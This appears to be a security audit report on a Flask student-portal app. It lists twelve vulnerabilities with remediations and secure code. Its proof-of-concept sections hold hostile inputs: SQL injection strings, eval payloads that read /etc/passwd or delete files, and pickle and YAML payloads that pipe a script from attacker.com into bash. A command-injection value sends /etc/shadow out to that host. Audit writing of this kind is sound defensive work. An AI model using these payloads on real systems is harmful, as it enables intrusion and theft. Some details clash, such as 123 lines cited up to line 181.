

● ⚠ SECURITY AUDIT REPORT — CONFIDENTIAL

PRODUCED BY SECUREAUDIT PRO V2.4 — STATIC CODE ANALYSIS

StudentPortal v1.2.0

Security Assessment

Python / Flask Web Application · Source Code Review

TARGET APPLICATION
StudentPortal v1.2.0

LANGUAGE / FRAMEWORK
Python 3.11 / Flask 2.1

AUDIT DATE
June 19, 2026

SOURCE FILE AUDITED
student_portal.py

LINES OF CODE
123 LOC

METHODOLOGY
SAST + Manual Review

SECURITY SCORE

0

F — Critical Risk

4

CRITICAL

6

HIGH

2

MEDIUM

0

LOW


12

TOTAL FINDINGS

SECTION 1

Executive Summary

A static code security analysis of **StudentPortal v1.2.0** was conducted using SecureAudit Pro's pattern-based engine combined with manual code inspection. The review uncovered **12 distinct vulnerabilities** across the single source file `student_portal.py`, including 4 Critical severity issues that allow **Remote Code Execution**, **SQL Injection**, and **Insecure Deserialization**. The application is not suitable for production deployment in its current state. Immediate remediation is required before any production exposure.




SECTION 2

Scope & Methodology

Application Name	StudentPortal — Student Management Web System
Application Type	Web Application (REST API + HTML forms)
Source File	<code>student_portal.py</code>
Language	Python 3.11

Framework	Flask 2.1.3
Database	SQLite3 (via <code>sqlite3</code> <code>stdlib</code>)
LOC Reviewed	123 lines
Endpoints Identified	9 HTTP endpoints across GET / POST methods
Audit Methodology	SAST (pattern-based static analysis) + manual code inspection
Tools Used	SecureAudit Pro v2.4 — Client-side static analysis engine
Standards Referenced	OWASP Top 10 (2021), CWE/SANS Top 25, NIST SP 800-53
Audit Date	June 19, 2026
Report Classification	CONFIDENTIAL — Internal Use Only



SECTION 3

Findings Summary

All findings are ranked by severity. Click an ID to jump to the detailed finding.

ID	VULNERABILITY	SEVERITY	CWE	OWASP	AFFECTED ENDPOINT	LINE
F-01	SQL Injection via String Concatenation	CRITICAL	CWE-89	A03:2021	/login	46–48
F-02	Remote Code Execution via eval()	CRITICAL	CWE-95	A03:2021	/calculate	81

ID	VULNERABILITY	SEVERITY	CWE	OWASP	AFFECTED ENDPOINT	LINE
F-03	Remote Code Execution via exec()	CRITICAL	CWE-95	A03:2021	/run-script	94
F-04	Insecure Deserialization via pickle.loads()	CRITICAL	CWE-502	A08:2021	/upload-profile	107
F-05	Command Injection — subprocess(shell=True)	HIGH	CWE-78	A03:2021	/generate-report	121–122
F-06	OS Command Injection via os.system()	HIGH	CWE-78	A03:2021	/ping	135
F-07	Hardcoded Credentials (4 instances)	HIGH	CWE-798	A07:2021	Global scope	19–25
F-08	Weak Password Hashing (MD5)	HIGH	CWE-327	A02:2021	/login	52
F-09	Insecure YAML Deserialization	HIGH	CWE-502	A08:2021	/import-config	148
F-10	TLS Certificate Verification Disabled	HIGH	CWE-295	A02:2021	/proxy	161
F-11	Insecure PRNG for Session Tokens	MEDIUM	CWE-338	A02:2021	/login	57
F-12	Debug Mode + Exposed Host (0.0.0.0)	MEDIUM	CWE-94	A05:2021	App Entry	181

SECTION 4

Detailed Findings

F-01

CRITICAL

SQL Injection via String Concatenation

CWE-89

A03:2021 Injection

AFFECTED LOCATION

`student_portal.py` — Function `login()` — Lines 46–48

VULNERABLE CODE

```
44 username = request.form.get('username', '')
45 password = request.form.get('password', '')
46 conn = get_db()
47 cursor = conn.cursor()
48 query = "SELECT * FROM users WHERE username='" + username + \
49         "' AND password='" + password + "'"
50 cursor.execute(query)
```

DESCRIPTION

The `login()` endpoint constructs the SQL query by directly concatenating unsanitised HTTP form parameters into the query string. An attacker who submits `' OR '1'='1` as the username will authenticate without a valid password, bypassing all authentication logic.

PROOF OF CONCEPT

```
POST /login
username=admin' OR '1'='1' --&password=anything

# Resulting query (always TRUE):
SELECT * FROM users WHERE username='admin' OR '1'='1' --' AND password='...'
```

IMPACT

Authentication bypass for any user account. Full read/write/delete access to all student records. Potential for database schema exfiltration via UNION-based injection. On SQLite, combined with other vulns, may escalate to file system access.

REMEDIATION

- Replace string concatenation with SQLite3 parameterized queries using `?` placeholders.
- Never interpolate any user input directly into a SQL string.
- Consider an ORM (SQLAlchemy) which uses parameterized queries by default.
- Add server-side input validation: enforce max length, allowed characters.

SECURE CODE EXAMPLE

```
47 # Secure: parameterized query — user input is always data, never SQL
48 cursor.execute(
```

```
49      "SELECT * FROM users WHERE username = ? AND password = ?",  
50      (username, hashed_pw)  # pass as a tuple, NOT in the string  
51  )
```

F-02

CRITICAL

Remote Code Execution via eval()

CWE-95

A03:2021 Injection

AFFECTED LOCATION

calculate() — Line 81

VULNERABLE CODE

```
79 def calculate():
80     expression = request.form.get('expression', '')
81     result = eval(expression)    # ← CRITICAL: executes any Python expression

82     return jsonify({'result': str(result)})
```

PROOF OF CONCEPT

```
POST /calculate
expression=__import__('os').system('id')           # Executes shell command
expression=__import__('os').popen('cat /etc/passwd').read() # File read
expression=__import__('subprocess').getoutput('rm -rf /tmp/data') # File deletion
```

IMPACT

Full Remote Code Execution as the web server process user. An attacker can read any file accessible to the process, install backdoors, pivot to internal network, or completely compromise the server.

REMEDIATION

- Remove `eval()` entirely. Use `ast.literal_eval()` only for safe Python literals (numbers, strings)
- For math expressions, use a safe parser `simpleeval` or implement an expression parser with a library such as `lark` with a restricted grammar.
- Validate that input only contains digits and safe operators before any evaluation.

SECURE CODE EXAMPLE

```
import ast, operator, re

ALLOWED_OPS = {ast.Add: operator.add, ast.Sub: operator.sub,
               ast.Mult: operator.mul, ast.Div: operator.truediv}

def safe_eval(expr):
    """Evaluates simple arithmetic only — no builtins, no imports."""
    if not re.fullmatch(r'[\d\s\+\-\*/\.\(\)]+', expr):
        raise ValueError("Invalid expression")
    tree = ast.parse(expr, mode='eval')
    return _eval_node(tree.body)
```

```
def _eval_node(node):  
    if isinstance(node, ast.Num): return node.n  
    if isinstance(node, ast.BinOp):  
        return ALLOWED_OPS[type(node.op)](_eval_node(node.left), _eval_node(node.right))  
    raise TypeError(f"Unsupported: {node}")
```

F-03

CRITICAL**Remote Code Execution via exec()**

CWE-95

A03:2021 Injection

AFFECTED LOCATION

`run_script()` — Line 94

VULNERABLE CODE

```
94      exec(script)  # ← executes complete Python programs from HTTP body
```

IMPACT

This is a deliberate web shell. Any authenticated (or unauthenticated, if auth is bypassed via F-01) user can execute arbitrary Python on the server with no restrictions whatsoever.

REMEDIATION

- Remove this endpoint entirely. There is no safe way to expose `exec()` over HTTP.
- If scripting is a business requirement, use a sandboxed environment (Docker container with no network access, resource limits).
- Alternatively use a pre-approved list of report functions that can be invoked by name, never by arbitrary code.

F-04

CRITICAL

Insecure Deserialization via `pickle.loads()`

CWE-502

A08:2021 Integrity Failures

AFFECTED LOCATION

`upload_profile()` — Line 107

VULNERABLE CODE

```
107     profile = pickle.loads(raw_data)    # ← executes __reduce__ during deserializat:
```

PROOF OF CONCEPT

```
import pickle, os

class Exploit(object):
    def __reduce__(self):
        return (os.system, ('curl http://attacker.com/shell.sh | bash',))

payload = pickle.dumps(Exploit())
requests.post('http://target/upload-profile', data=payload)    # → RCE
```

IMPACT

Unauthenticated Remote Code Execution. The pickle protocol executes arbitrary Python via the `__reduce__` method during deserialization, before any application code runs.

REMEDIATION

- Replace `pickle` with `json.loads()` for all untrusted data interchange.
- If binary serialization is required, use `msgpack` or `protobuf` with a typed schema.
- Never deserialize data from an HTTP request body using `pickle` regardless of authentication state.

SECURE CODE EXAMPLE

```
import json
profile = json.loads(request.get_data(as_text=True))
name = str(profile.get('name', ''))[:100]    # typed access + length limit
```

F-05

HIGH

Command Injection — subprocess(shell=True)

CWE-78

A03:2021 Injection

AFFECTED LOCATION

`generate_report()` — Line 121

VULNERABLE CODE

```
121     cmd = f"python tools/report_gen.py --id {student_id} --format {report_type}"
122     output = subprocess.check_output(cmd, shell=True) # shell interprets ; && |
```

PROOF OF CONCEPT

```
POST /generate-report
student_id=1; cat /etc/passwd
format=pdf; curl http://attacker.com/exfil?d=$(base64 /etc/shadow)
```

IMPACT

Arbitrary OS command execution. Attacker can exfiltrate `/etc/passwd`, `/etc/shadow`, application secret database files, and establish a reverse shell.

REMEDIATION

- Use `shell=False` and pass arguments as a list — the OS will not interpret shell metacharacters.
- Validate `student_id` as an integer only; validate `format` against an allowlist.

SECURE CODE EXAMPLE

```
import re

student_id = request.form.get('student_id', '')
report_type = request.form.get('format', 'pdf')

if not re.fullmatch(r'\d{1,10}', student_id):
    return jsonify({'error': 'Invalid student_id'}), 400
if report_type not in ('pdf', 'csv', 'xlsx'):
    return jsonify({'error': 'Invalid format'}), 400

output = subprocess.run(
    ['python', 'tools/report_gen.py', '--id', student_id, '--format', report_type],
    capture_output=True, shell=False, timeout=30 # ← no shell, args as list
)
```

F-06

HIGH

OS Command Injection via os.system()

CWE-78

A03:2021 Injection

AFFECTED LOCATION

ping_host() — Line 135

VULNERABLE CODE

```
135      os.system(f"ping -c 4 {host}")    # shell metacharacters pass through
```

REMEDIATION

- Validate `host` against an allowlist of known internal hostnames using a regex:

```
re.fullmatch(r'[\w.\-]{1,253}', host)
```
- Replace `os.system()` with `subprocess.run(['ping', '-c', '1', host], shell=False)`

F-07

HIGH

Hardcoded Credentials — 4 Instances

CWE-798

A07:2021 Auth Failures

VULNERABLE CODE (LINES 19–25)

```
19  app.secret_key = "mysecretkey123"          # Flask session signing key
23  DB_PASSWORD   = "Univ3rs!ty@2024"         # Production database password
24  ADMIN_TOKEN   = "Bearer sk-live-abc123xyz" # External API token
25  SMTP_PASSWORD = "MailPass#Prod99"         # Mail server password
```

IMPACT

All four credentials are visible to anyone with access to the repository (including former employees, contractors, or a public GitHub leak). Flask's `secret_key` exposure enables session cookie forgery — an attacker can forge any user's session without knowing their password.

REMEDIATION

- Move all secrets to environment variables. Use `python-dotenv` for local development.
- Immediately rotate all four credentials — treat them as compromised.
- Add a pre-commit hook (e.g., `detect-secrets`, `trufflehog`) to prevent future commits of secrets.

SECURE CODE EXAMPLE

```
import os
from dotenv import load_dotenv
load_dotenv() # reads .env file (which is in .gitignore)

app.secret_key = os.environ['FLASK_SECRET_KEY'] # random 32-byte hex
DB_PASSWORD    = os.environ['DB_PASSWORD']
ADMIN_TOKEN    = os.environ['ADMIN_API_TOKEN']
SMTP_PASSWORD  = os.environ['SMTP_PASSWORD']
```

F-08

HIGH

Weak Password Hashing — MD5

CWE-327

A02:2021 Crypto Failures

VULNERABLE CODE

```
52     hashed_pw = hashlib.md5(password.encode()).hexdigest() # GPU: 60 billion MD5/s
```

IMPACT

A modern GPU cluster can compute ~60 billion MD5 hashes per second. A leaked database of MD5-hashed passwords would be cracked in minutes using rainbow tables or brute force. All student passwords would be compromised.

REMEDIATION

- Use `bcrypt` or `argon2-cffi` — these are intentionally slow and memory-hard.
- Migrate existing MD5 hashes by prompting users to reset passwords on next login.

SECURE CODE EXAMPLE

```
import bcrypt
# On registration:
hashed = bcrypt.hashpw(password.encode(), bcrypt.gensalt(rounds=12))
# On login verification:
if bcrypt.checkpw(password.encode(), stored_hash): ...
```

F-09

HIGH

Insecure YAML Deserialization — yaml.load()

CWE-502

A08:2021 Integrity Failures

VULNERABLE CODE

```
148      config = yaml.load(yaml_payload)    # executes !!python/object: tags
```

PROOF OF CONCEPT

```
POST /import-config Content-Type: text/plain
```

```
!!python/object/apply:os.system ['curl http://attacker.com/shell | bash']
```

REMEDIATION

→ Replace `yaml.load()` with `yaml.safe_load()` — one word change that eliminates the entire attack class.

SECURE CODE EXAMPLE

```
config = yaml.safe_load(yaml_payload)    # only parses basic types
```

F-10

HIGH

TLS Certificate Verification Disabled

CWE-295

A02:2021 Crypto Failures

VULNERABLE CODE

```
161     response = requests.get(target_url, verify=False, timeout=10) # MITM-able
```

IMPACT

Any HTTPS connection made by this endpoint accepts any certificate including self-signed or attacker-generated ones. A network attacker can intercept and modify all responses, injecting malicious content or stealing data in transit.

REMEDIATION

- Remove `verify=False` . The default `verify=True`) is correct and validates the server's certificate.
- If a custom CA is required, pass `verify='/path/to/ca-bundle.crt'` .

SECURE CODE EXAMPLE

```
response = requests.get(target_url, timeout=10) # verify=True is the default
```

F-11

MEDIUM

Insecure PRNG for Session Tokens

CWE-338

A02:2021 Crypto Failures

VULNERABLE CODE

```
57 token = random.randint(100000, 999999) # 6-digit predictable token
```

IMPACT

The token space is only 900,000 values (6 digits). An attacker who can observe a few tokens can reconstruct the Mersenne Twister internal state and predict all future tokens, enabling session hijacking of any active user.

REMEDIATION

- Use `secrets.token_urlsafe(32)` which generates 256 bits of cryptographically secure randomness.
- Flask's built-in session management (signed `itsdangerous`) is superior — use it instead of cookies using `session` instead of manual tokens.

SECURE CODE EXAMPLE

```
import secrets
session['token'] = secrets.token_urlsafe(32) # 256-bit CSPRNG
```

F-12

MEDIUM

Debug Mode Enabled + Server Exposed on 0.0.0.0

CWE-94

A05:2021 Security Misconfiguration

VULNERABLE CODE

```
181 app.run(debug=True, host='0.0.0.0', port=5000)
```

IMPACT

debug=True activates an interactive Werkzeug debugger accessible at /__debugger___. Combined with host='0.0.0.0', the debugger PIN (often trivially guessable in Docker) becomes exploitable from any network interface, yielding RCE in the browser.

REMEDIATION

- Set debug=False in all production deployments.
- Control debug via environment: debug=os.environ.get('FLASK_DEBUG','0')='1' .
- Use a production WSGI server (Gunicorn, uWSGI) — never Flask's built-in dev server in production.
- Bind to 127.0.0.1 and place behind a reverse proxy (Nginx) for external access.

SECTION 5

OWASP Top 10 — 2021 Coverage

Findings mapped to the OWASP Top 10 (2021). Categories marked ■ contain at least one confirmed finding.

A01 Broken Access Control	A02 Cryptographic Failures	A03 Injection	A04 Insecure Design	A05 Security Misconfiguration
A06 Vulnerable Components	A07 Auth & Identity Failures	A08 Software Integrity Failures	A09 Security Logging Failures	A10 SSRF

■ Confirmed findings | ■ Not detected (may exist — static analysis has limitations)

SECTION 6

Remediation Roadmap

Prioritised remediation plan ordered by risk impact. Phase 1 must be completed before any production deployment.

1 Phase 1 — Immediate (Before Any Deployment)

0–48 hours

- F-01 (SQLi) Replace all SQL string concatenation with parameterized queries — one-line change per query.
- F-02 (eval) Remove eval() from /calculate. Implement a safe arithmetic parser using ast module.
- F-03 (exec) Remove /run-script endpoint entirely. No business justification for this attack surface.
- F-04 (pickle) Replace pickle.loads() with json.loads(). Define a strict JSON schema for profile data.
- F-07 (secrets) Rotate all 4 credentials immediately. Migrate to environment variables via python-dotenv.

2 Phase 2 — Short-Term (Sprint 1)

1–2 weeks

- F-05/06 (cmdinj) Replace os.system() and subprocess(shell=True) with subprocess.run() using argument lists. Add strict input allowlists.
- F-08 (MD5) Migrate password hashing to bcrypt with cost factor 12. Prompt existing users to reset passwords.
- F-09 (yaml) Change yaml.load() to yaml.safe_load() — single keyword change.
- F-10 (TLS) Remove verify=False. Test with proper CA certificates.

3 Phase 3 — Hardening (Sprint 2)

2–4 weeks

- F-11 (PRNG) Replace random.randint() with secrets.token_urlsafe(32). Leverage Flask's session management.
- F-12 (debug) Set debug=False, bind to 127.0.0.1, deploy behind Nginx reverse proxy using Gunicorn.
- Additional Add rate limiting on /login, implement CSRF protection, add security headers (CSP, HSTS, X-Frame-Options), set up centralised logging and alerting.

⚠ Disclaimer: This report was generated using SecureAudit Pro's pattern-based static analysis engine complemented by manual code review. Static analysis may produce false positives and cannot detect

all vulnerability classes (e.g., business logic flaws, access control issues requiring runtime context, or second-order injection). This report does not constitute a full penetration test. All findings should be validated by a qualified security engineer before remediation prioritisation.